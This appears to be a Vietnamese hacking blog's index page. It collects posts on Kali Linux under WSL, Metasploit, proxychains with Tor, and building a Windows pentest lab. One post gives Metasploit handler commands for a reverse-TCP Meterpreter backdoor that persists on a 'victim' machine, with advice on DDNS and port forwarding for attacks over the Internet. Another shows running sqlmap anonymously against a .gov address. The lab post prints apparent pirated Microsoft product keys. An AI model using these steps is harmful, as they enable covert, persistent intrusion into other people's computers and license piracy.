Showing posts with label Hacking. Show all posts

Thursday, June 7, 2018

Có một Biển Đông trên không gian mạng

Linux Team Việt Nam mạn phép được trích đăng bài viết của Tác giả Dương Ngọc Thái - Hiện là chuyên gia bảo mật của Google - Người đã thiết kế thuật toán băm mật khẩu đang được Google sử dụng để bảo vệ mật khẩu của tất cả người dùng.

Bài viết gốc bạn có thể xem tại đây: https://drive.google.com/file/d/0B_L6MdkbAn4MODZnN1NuTC0zNGc/view
Blog của tác giả: https://vnhacker.blogspot.com/


Monday, May 7, 2018

J2TEAM Security bị tố ăn cắp User ID và Facebook token của người dùng

Nguồn: https://twitter.com/duniel_pls/status/993216580132655105
Bản dịch tiếng Việt của Linux Team Việt Nam
Bày tỏ ý kiến của bạn tại đây: https://www.facebook.com/linuxteamvn/posts/394780981025132


Monday, March 19, 2018


Chia sẻ một số lệnh Meterpreter cơ bản trên Metasploit

Nguồn tài liệu:
Security365 http://security365.vn
Free Security Course - Hacker Mũ Xám http://hackermuxam.edu.vn / Security365


Sunday, February 11, 2018

Chạy Terminal Kali Linux trực tiếp trên Window không thông qua máy ảo


Kali linux trên môi trường WSL 

Kali linux luôn hướng về môi trường mới để chạy Kali, trước là Android và giờ với sự gia đời Windows Subsystem for Linux (WSL) trong Windows 10, các khả năng mới và thú vị đã xuất hiện. Nói cho cùng, nếu WSL có thể hỗ trợ Ubuntu thì chắc chắn cũng phải hỗ trợ một nhân Debian khác như Kali linux. Điều này đặc biệt đúng với Windows Subsystem for Linux Distribution Switcher.


Kali trên Window, đây có phải một điều điên rồ

Mặc dù thiết lập của Kali trên Windows không phải là tối ưu nhất do các hạn chế môi trường khác nhau, nhưng vẫn có nhiều tình huống khi có Kali Linux trên Windows của bạn có thể có lợi. Một ví dụ mà nói đến tâm là hợp nhất các không gian làm việc, đặc biệt nếu Windows là môi trường làm việc chính của bạn. Ví dụ dưới đây là một màn hình chạy Metasploit Framework từ Kali Linux trên môi trường WSL.


Thiết lập môi trường

1. Cập nhật Windows của bạn.Bật tính năng Microsoft Windows Subsystem for Linux, sẽ có một yêu cầu khởi động lại khi hoàn tất

Mở control panel, vào mục Programs > Turn Windows features on or off

Tích vào ô Microsoft Windows Subsystem for Linux

Chờ máy chạy xong rồi xác nhận khởi động lại.


2. Tải thêm các công cụ cần thiết

Các bạn tải và cài đặt python

Ở màn hình cài đặt python chọn Customize Installation > Next > tích ô Add Python to enviroment variables rồi install


Sau đó các bạn cài đặt Git

Lưu ý tắt tính năng Git Credential Manager 


3. Cài đặt môi trường Ubuntu là mặc định, điều này cực kì quan trọng cho Kali.

Truy cập CMD

lxrun /install

Hiện ra dòng press "y" to continute thì các bạn cứ nhập y, sau đó nhập tên đăng nhập và mật khẩu cho UNIX mới tạo.


4. Thiết lập và cài đặt WSL Switcher, tải Kali base và giải nén nó vào ổ cứng:

git clone https://github.com/RoliSoft/WSL-Distribution-Switcher.git
cd WSL-Distribution-Switcher
python get-prebuilt.py kalilinux/kali-linux-docker
python install.py rootfs_kalilinux_kali-linux-docker_latest.tar.gz
lxrun /setdefaultuser root

5. Bây giờ Kali được thiết lập trên máy Windows, bạn có thể sử dụng nó bằng cách chạy lệnh "bash":

bash 


6. Update và Upgrade Kali Linux

export LANG=C && cd
cat /etc/issue
echo nameserver 8.8.8.8 > /etc/resolv.conf
apt-get update
apt-get dist-upgrade

Bài viết dựa trên bài viết Kali on the Windows Subsystem for Linux của muts 

Friday, February 9, 2018

Thiết lập backdoor Metasploit tự động khởi động cùng Windows


Một số lưu ý:
- Khi tấn công ngoài mạng LAN, để hứng được kết nối trở lại, cần sử dụng 1 dịch vụ DDNS như noip.com và nhớ chạy noip để nó tự động Update địa chỉ IP của máy Hacker
- Trong bài này DEMO với Port 4444 và 4567, thì tất cả các port này đều phải được mở trên modem khi tấn công ngoài Internet

Sau khi tạo mã độc và gửi đi, chúng ta thiết lập trên Metasploit như sau
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp (Nếu là Android thì đổi đi)
set LHOST 192.168.1.3
set LPORT 4444
set ExitOnSession False
set AutoRunScript exploits/windows/local/persistence LPORT=4567
exploit -j -z

Trong đó 4567 là port mà victim sẽ kết nối trả về. Trong trường hợp phiên Meterpreter bị Die do bất kì lí do nào (Chẳng hạn victim khởi động lại). Chúng ta sẽ thiết lập Metasploit lắng nghe tại cổng 4567 và chắc chắn sẽ hứng được kết nối từ victim khi khởi động lại
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp (Nếu là Android thì đổi đi)
set LHOST 192.168.1.3
set LPORT 4567
exploit -j
Video Demo


Friday, January 26, 2018

Pentest ẩn danh với ProxyChain và Tor


Tutorial


Cài đặt Tor lên Kali Linux

Bước 1 Thêm Repo vào File sources.list
leafpad /etc/apt/sources.list
Thêm dòng sau vào cuối file
deb http://deb.torproject.org/torproject.org wheezy main

Bước 2: Thêm khóa GPG
gpg --keyserver keys.gnupg.net --recv 886DDD89
gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89 | apt-key add -

Bước 3: Update hệ thống
apt-get update

Bước 4: Cài đặt Signing key
apt-get install deb.torproject.org-keyring

Bước 5: Cài đặt Tor
apt-get install tor

Khởi chạy Service của tor: service tor start
Cú pháp sử dụng proxychain
proxychain + tên Tool
Ví dụ: proxychain sqlmap -u http://abc.gov --dbs

Friday, January 5, 2018

Tài liệu hướng dẫn cài đặt máy ảo Windows làm Lab thực hành Pentest Phần 3

A. Giới thiệu

Ở trong giáo trình chính thức của CEH v9, có một số bài lab mà chúng ta phải thực hành trên các website GoodShopping hay moviescope. Và đây đều là những trang web phải triển khai trên một máy chủ Windows. Do vậy hôm nay Linux Team Việt Nam hướng dẫn các bạn tạo lập 1 máy ảo Windows Server 2012 để làm lab thực hành 

B. Tài nguyên cần thiết

  1. Đĩa cài Windows Server 2012 R2 DataCenter x64: Download
  2. Đĩa cài SQL Server 2012 Enterprise: Download
  3. Phần mềm Vmware Workstation 14: Download
  4. Gói phần mềm và Website cần thiết: Download

C. Thiết lập máy ảo

Bước 1: Tại cửa sổ bắt đầu của VMware, bấm Ctrl + N và Chọn Typical -> Next


Bước 2: Nạp đĩa cài đặt Windows Server 2012 vào và click Next


Bước 3: 
  • Product Key nhập: W3GGN-FT8W3-Y4M27-J84CP-Q3VJ9
  • Phiên bản chọn Datacenter, chú ý không chọn Datacenter Core
  • Đặt Username, Password là 123456@abc

Bước 4: Chọn nơi lưu và đặt tên cho máy ảo


Bước 5: Chọn Store Disk as Single File


Bước 6: Chọn Customize Hardware -> Network Adapter -> Briged


Bước 7: Chờ nó cài thôi


Bước 8: Khi nó báo Press Ctrl + Alt + Del thì các bạn phải bấm tổ hợp phím Ctrl + Alt + Insert


D. Thiết lập ban đầu

1. Cài VMWare Tools: Nó sẽ Auto cài cho nhé

2. Tắt DEP (Data Execution Prevention)


3. Cấu hình IE Enhanced Security Configuration


4. Cài đặt IIS, File Serivces và Remote Acess


Bước 1: Click Add roles and Features

Bước 2: Ở những bước này bạn chỉ cần Next thôi


Bước 3: Add role IIS vào theo hướng dẫn


Bước 4: Tích hết các mục sau
.NET FrameWork 3.5
Branch Cache
Client for NFS
Group Policy Management
Tích hết các checkbox dưới phần .NET FrameWork 4.5
SMNP Service


Bước 5: Click Next


Bước 6: Tick FTP Server


Bước 7: Click Install


Bước 8: Xong rồi nhé


Nếu cài bị lỗi thì các bạn nhét đĩa cài vào máy bằng cách chọn VM->Removalbale Media ->CD-> Connect

Sau đó restart máy và cài lại

5. Thiết đặt IP tĩnh


6. Cấu hình SNMP


E. Cài đặt SQL Server

Bước 1: Nạp đĩa cài MS SQL tải ở trên vào máy ảo


Bước 2: Chạy file Setup.exe


Bước 3: Làm theo hình


Bước 4: Click OK


Bước 5: Click Next nếu nó không tự đặt key thì chọn Enter the product key và nhập key 748RB-X4T6B-MRM7V-RTVFF-CHC8H


Bước 6: Chấp nhận điều khoản -> Next


Bước 7: Click Next


Bước 8: Click Select All -> Next


Bước 9: Next



Bước 10: Cấu hình Password cho SQL Server


Bước 11: Chọn Add Current User


Bước 12: Next


Bước 13: Chọn Add Current User


Bước 14: Next


Bước 15: Chọn Install


Bước 16: Chờ nó cài đặt


Chờ nó cài xong thôi
Phần 3 tạm kết tại đây, còn triển khai Website ra sao mình sẽ hướng dẫn tiếp trong phần 4 nhé